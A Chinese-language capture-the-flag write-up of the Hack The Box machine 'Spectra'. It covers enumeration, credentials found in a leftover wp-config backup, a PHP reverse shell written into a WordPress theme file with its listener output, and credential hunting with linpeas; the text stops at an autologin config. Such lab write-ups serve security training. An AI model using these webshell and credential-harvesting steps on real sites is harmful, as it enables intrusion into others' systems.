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
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## 概述 (Overview)



时间: 2021-07-08

机器作者: egre55

困难程度: easy

描述: PHP站, 考察信息收集后的漏洞复现能力。最后通过滥用的SUDO配置, 进一步进行权限提升操作。

Flags: User: <md5> , Root: <md5>

### INFORMATION:

- Web
- PHP
- File Misconfiguration
- Environment Misconfiguration
- CMS Exploit

## 攻击链 (Kiillchain)

通过查看 Nmap 识别出来的 HTTP 服务，确定了目标域名和部署的脚本类型。随后在目录枚举中站点开发遗留文件 `config.php.save`，通过组合残留文件中的密码，成功登录上了 `WordPress` 后台管理页面，通过编辑样式文件成功写入 WebShell，得到了 Nginx 身份的 `bashshell`。

通过执行 `linpeas` 进一步获取目标服务器上的信息，发现一个 `autologin.conf` 文件，在该文件中找到了一组新的密码，使用该密码成功横移至 `katie` 用户。在该用户下执行 `sudo -l`，发现可以 `root` 身份运行 `initctl`，通过编写 `job` 脚本成功获取 `root` flag。

## TTPs (Tactics, Techniques & Procedures)

- nmap
- dirsearch
- LinPEAS
- crackmapexec

## 枚举 (Enumeration)


开局还是简单的通过 nmap 对目标服务器进行扫描，识别开发端口和服务：

```


1  PORT      STATE SERVICE VERSION
2  22/tcp    open  ssh      OpenSSH 8.1 (protocol 2.0)
3  | ssh-hostkey:
4  |_  4096 52:47:de:5c:37:4f:29:0e:8e:1d:88:6e:f9:23:4d:5a (RSA)
5  80/tcp    open  http      nginx 1.17.4
6  |_http-server-header: nginx/1.17.4
7  |_http-title: Site doesn't have a title (text/html).
8  3306/tcp  open  mysql     MySQL (unauthorized)
9  |_ssl-cert: ERROR: Script execution failed (use -d to debug)
10 |_ssl-date: ERROR: Script execution failed (use -d to debug)
11 |_sslsv2: ERROR: Script execution failed (use -d to debug)
12 |_tls-alpn: ERROR: Script execution failed (use -d to debug)
13 |_tls-nextprotoneg: ERROR: Script execution failed (use -d to debug)

```

存在 Web 服务，在源代码中发现站点域名，根据访问路径后缀名获知是 PHP 站。这行信息组合起来这题的架构大概就是 LNMP 或 WTMP 了。



修改 `/etc/hosts` 后, 查看 `testing/index.php` 路径显示: `Error establishing a database connection`, 查看 `main/index.php` 显示 Blog 页面。




在页尾处获悉到站点指纹, 使用 `WordPress` 部署的。尝试使用 `wpscan` 工具对站点进行扫描:

```
wpscan --url http://spectra.htb/main/
```

- Author: administrator
- XML-RPC seems to be enabled: <http://spectra.htb/main/xmlrpc.php>

并没有发现明显的利用点, 尝试进行目录枚举:



## 立足点 (Foothold)

扫出一个可疑的 `wp-config.php.save` 文件, 浏览器查看:


```
← → ↻ 🏠 ⚠ 不安全 | view-source:spectra.htb/testing/wp-config.php.save
应用 Kali Linux Kali Training Kali Tools Kali Docs Kali Forums Ne

17
18 * @package WordPress
19 */
20
21 // ** MySQL settings - You can get this info from your web host ** //
22 /** The name of the database for WordPress */
23 define( 'DB_NAME', 'dev' );
24
25 /** MySQL database username */
26 define( 'DB_USER', 'devtest' );
27
28 /** MySQL database password */
29 define( 'DB_PASSWORD', 'devteam01' );
30
31 /** MySQL hostname */
32 define( 'DB_HOST', 'localhost' );
33
34 /** Database Charset to use in creating database tables. */
35 define( 'DB_CHARSET', 'utf8' );
36
37 /** The Database Collate type. Don't change this if in doubt. */
38 define( 'DB_COLLATE', '' );
39
40 /**#@+
41 * Authentication Unique Keys and Salts.
42 *
```

里面存在一组账号密码：

```
1 define( 'DB_NAME', 'dev' );
2 /** MySQL database username */
3 define( 'DB_USER', 'devtest' );
4 /** MySQL database password */
5 define( 'DB_PASSWORD', 'devteam01' );
6 /** MySQL hostname */
7 define( 'DB_HOST', 'localhost' );
8 /** Database Charset to use in creating database tables. */
9 define( 'DB_CHARSET', 'utf8' );
10 /** The Database Collate type. Don't change this if in doubt. */
11 define( 'DB_COLLATE', '' );
```


使用 `administrator:devteam01` 成功登录后台：




在 **wordpress** 后台中，是可以通过编辑模板文件来写入Webshell的。

在主题编辑中 **<http://spectra.htb/main/wp-admin/theme-editor.php>** 找 **404.php** 文件，编辑该文件写入shell。

**<http://spectra.htb/main/wp-admin/theme-editor.php?file=404.php&theme=twentytwenty>**



使用在我博客搭的在线工具 **<https://jgeek.cn/shells/>**，复制PHP反链Shell的代码，编辑到文件中并保存：



使用 http 访问主题下的 `404.php` 成功获得一个会话shell:

```
(root@kali)-[/home/kali/hackthebox/Spectra/file]
# 9900
listening on [any] 9900 ...
connect to [10.10.16.15] from (UNKNOWN) [10.10.10.229] 37316
Linux spectra 5.4.66+ #1 SMP Tue Dec 22 13:39:49 UTC 2020 x86_64 AMD EPYC 7302P 16-Core Processor
01:19:03 up 1:48, 0 users, load average: 0.06, 0.09, 0.03
USER      TTY      LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=20155(nginx) gid=20156(nginx) groups=20156(nginx)
bash: cannot set terminal process group (5738): Inappropriate ioctl for device
bash: no job control in this shell
nginx@spectra / $
```

## 横向移动 (Lateral Movement)

首先查看下 `/home` 目录, 存在 `chronos`、`katie`、`nginx`、`root`、`user`, 当前会话是 `nginx` 用户, 在 `katie` 用户目录下发现 `user.txt`, 暂时没有权限查看。

```
ls -lsa katie
ls -lsa katie
total 32
4 drwxr-xr-x 4 katie katie 4096 Feb 10 00:38 .
4 drwxr-xr-x 8 root  root  4096 Feb  2 15:55 ..
0 lrwxrwxrwx 1 root  root    9 Feb  2 15:55 .bash_history -> /dev/null
4 -rw-r--r-- 1 katie katie 127 Dec 22 2020 .bash_logout
4 -rw-r--r-- 1 katie katie 204 Dec 22 2020 .bash_profile
4 -rw-r--r-- 1 katie katie 551 Dec 22 2020 .bashrc
4 drwx----- 3 katie katie 4096 Jan 15 15:55 .pki
4 drwxr-xr-x 2 katie katie 4096 Jan 15 15:55 log
4 -r----- 1 katie katie  33 Feb  2 15:57 user.txt
nginx@spectra /home $
```

通过执行 `$ nginx -t` 获得 nginx 配置文件路径:



```

nginx -t
nginx: [alert] could not open error log file: open() "/usr/local/share/nginx/logs/error.log" failed (13: Permission denied)
nginx: the configuration file /usr/local/share/nginx/conf/nginx.conf syntax is ok
2021/07/08 01:32:59 [emerg] 6069#0: open() "/usr/local/share/nginx/logs/nginx.pid" failed (13: Permission denied)
nginx: configuration file /usr/local/share/nginx/conf/nginx.conf test failed
nginx@spectra /usr $

```

在配置文件中获悉 Web 站点部署在 `/usr/local/share/nginx/html` 目录，在配置文件中获取MySQL数据库连接账号密码：

```

1  /** The name of the database for WordPress */
2  define( 'DB_NAME', 'dev' );
3  /** MySQL database username */
4  define( 'DB_USER', 'dev' );
5  /** MySQL database password */
6  define( 'DB_PASSWORD', 'development01' );

```

在系统根目录发现有一个 `developers` 组创建的 `/srv` 文件夹：

```

ls -lsa
total 108
4 drwxr-xr-x 22 root root      4096 Feb  2 14:52 .
4 drwxr-xr-x 22 root root      4096 Feb  2 14:52 ..
4 drwxr-xr-x  2 root root      4096 Jan 15 15:54 bin
4 drwxr-xr-x  4 root root      4096 Jan 17 20:10 boot
0 drwxr-xr-x 15 root root      1980 Jul  7 23:31 dev
4 drwxr-xr-x 63 root root      4096 Feb 11 10:24 etc
4 drwxr-xr-x  8 root root      4096 Feb  2 15:55 home
4 drwxr-xr-x  7 root root      4096 Feb 11 10:26 lib
36 drwxr-xr-x  6 root root     36864 Feb 11 10:26 lib64
16 drwx----- 2 root root     16384 Jan 15 15:52 lost+found
0 drwxrwxrwt  2 root root        40 Jul  7 23:30 media
4 drwxr-xr-x  4 root root      4096 Jan 15 15:53 mnt
4 drwxr-xr-x 10 root root      4096 Feb  3 16:42 opt
0 lrwxrwxrwx  1 root root         26 Jan 15 15:33 postinst → usr/sbin/chromeos-postinst
0 dr-xr-xr-x 269 root root         0 Jul  7 23:30 proc
4 drwx----- 6 root root      4096 Feb 11 10:27 root
0 drwxr-xr-x 38 root root      900 Jul  8 01:19 run
4 drwxr-xr-x  2 root root      4096 Feb 11 10:24/sbin
4 drwxr-xr-x  2 root developers 4096 Jun 29 2020 srv
0 dr-xr-xr-x 12 root root         0 Jul  7 23:30 sys
0 drwxrwxrwt  2 root root      760 Jul  8 01:14 tmp
4 drwxr-xr-x 11 root root      4096 Jan 15 15:53 usr
4 drwxr-xr-x 10 root root      4096 Jul  7 23:30 var
nginx@spectra / $

```

在 `/srv` 文件夹中发现 `node.js` 脚本，内容为启动 http 服务绑定端口为 8081（本地监听）：

```

ls
nodetest.js
cat nodetest.js
cat nodetest.js
var http = require("http");

http.createServer(function (request, response) {
    response.writeHead(200, {'Content-Type': 'text/plain'});

    response.end('Hello World\n');
}).listen(8081);

console.log('Server running at http://127.0.0.1:8081/');
nginx@spectra /srv $

```

将 linpeas 传递至服务器，进一步对信息进行收集：

```
[+] Searching kerberos conf files and tickets
[i] https://book.hacktricks.xyz/pentesting/pentesting-kerberos-88#pass-the-ticket-ptt
kadmin was found on /usr/local/bin/kadmin
klist execution
-rw-r--r-- 1 chronos chronos 369 Mar 12 2018 /usr/local/share/examples/krb5/krb5.conf
-rw-r--r-- 1 chronos chronos 369 Mar 12 2018 /mnt/stateful_partition/dev_image/share/examples/krb5/krb5.conf
tickets kerberos Not Found
```

```
[+] Finding passwords inside key folders (limit 70) - no PHP files
/etc/group:password-viewers:::611:kerberosd,shill
/etc/group:password-viewers:::611:kerberosd,shill
/etc/init/autologin.conf: passwd="$(cat "${dir}/passwd)"
/etc/init/autologin.conf: passwd=
/etc/login.defs:# to use the default which is just "Password: ".
/etc/login.defs:#LOGIN_STRING "'s Password: "
/etc/ldap/schema/samba.schema: DESC 'Allow Machine Password changes (default: 0 => off)'
/etc/ldap/schema/samba.schema: DESC 'Force Users to logon for password change (default: 0 => off)'
/etc/ldap/schema/samba.schema: DESC 'Length of Password History Entries (default: 0 => 0)'
/etc/ldap/schema/samba.schema: DESC 'Maximum password age, in seconds (default: -1 => -1)'
/etc/ldap/schema/samba.schema: DESC 'Minimal password length (default: 5)'
```

发现一个可疑的 `autologin.conf` 文件，查看一下内容 `cat /etc/init/autologin.conf` :

```
1 # Copyright 2016 The Chromium OS Authors. All rights reserved.
2 # Use of this source code is governed by a BSD-style license that can be
3 # found in the LICENSE file.
4 description "Automatic login at boot"
5 author "chromium-os-dev@chromium.org"
6 # After boot-complete starts, the login prompt is visible and is accepting
7 # input.
8 start on started boot-complete
9 script
10 passwd=
11 # Read password from file. The file may optionally end with a newline.
12 for dir in /mnt/stateful_partition/etc/autologin /etc/autologin; do
13     if [ -e "${dir}/passwd" ]; then
14         passwd="$(cat "${dir}/passwd")"
15         break
16     fi
17 done
18 if [ -z "${passwd}" ]; then
19     exit 0
20 fi
21 # Inject keys into the login prompt.
22 #
23 # For this to work, you must have already created an account on the device.
24 # Otherwise, no login prompt appears at boot and the injected keys do the
25 # wrong thing.
26 /usr/local/sbin/inject-keys.py -s "${passwd}" -k enter
27 end script
```



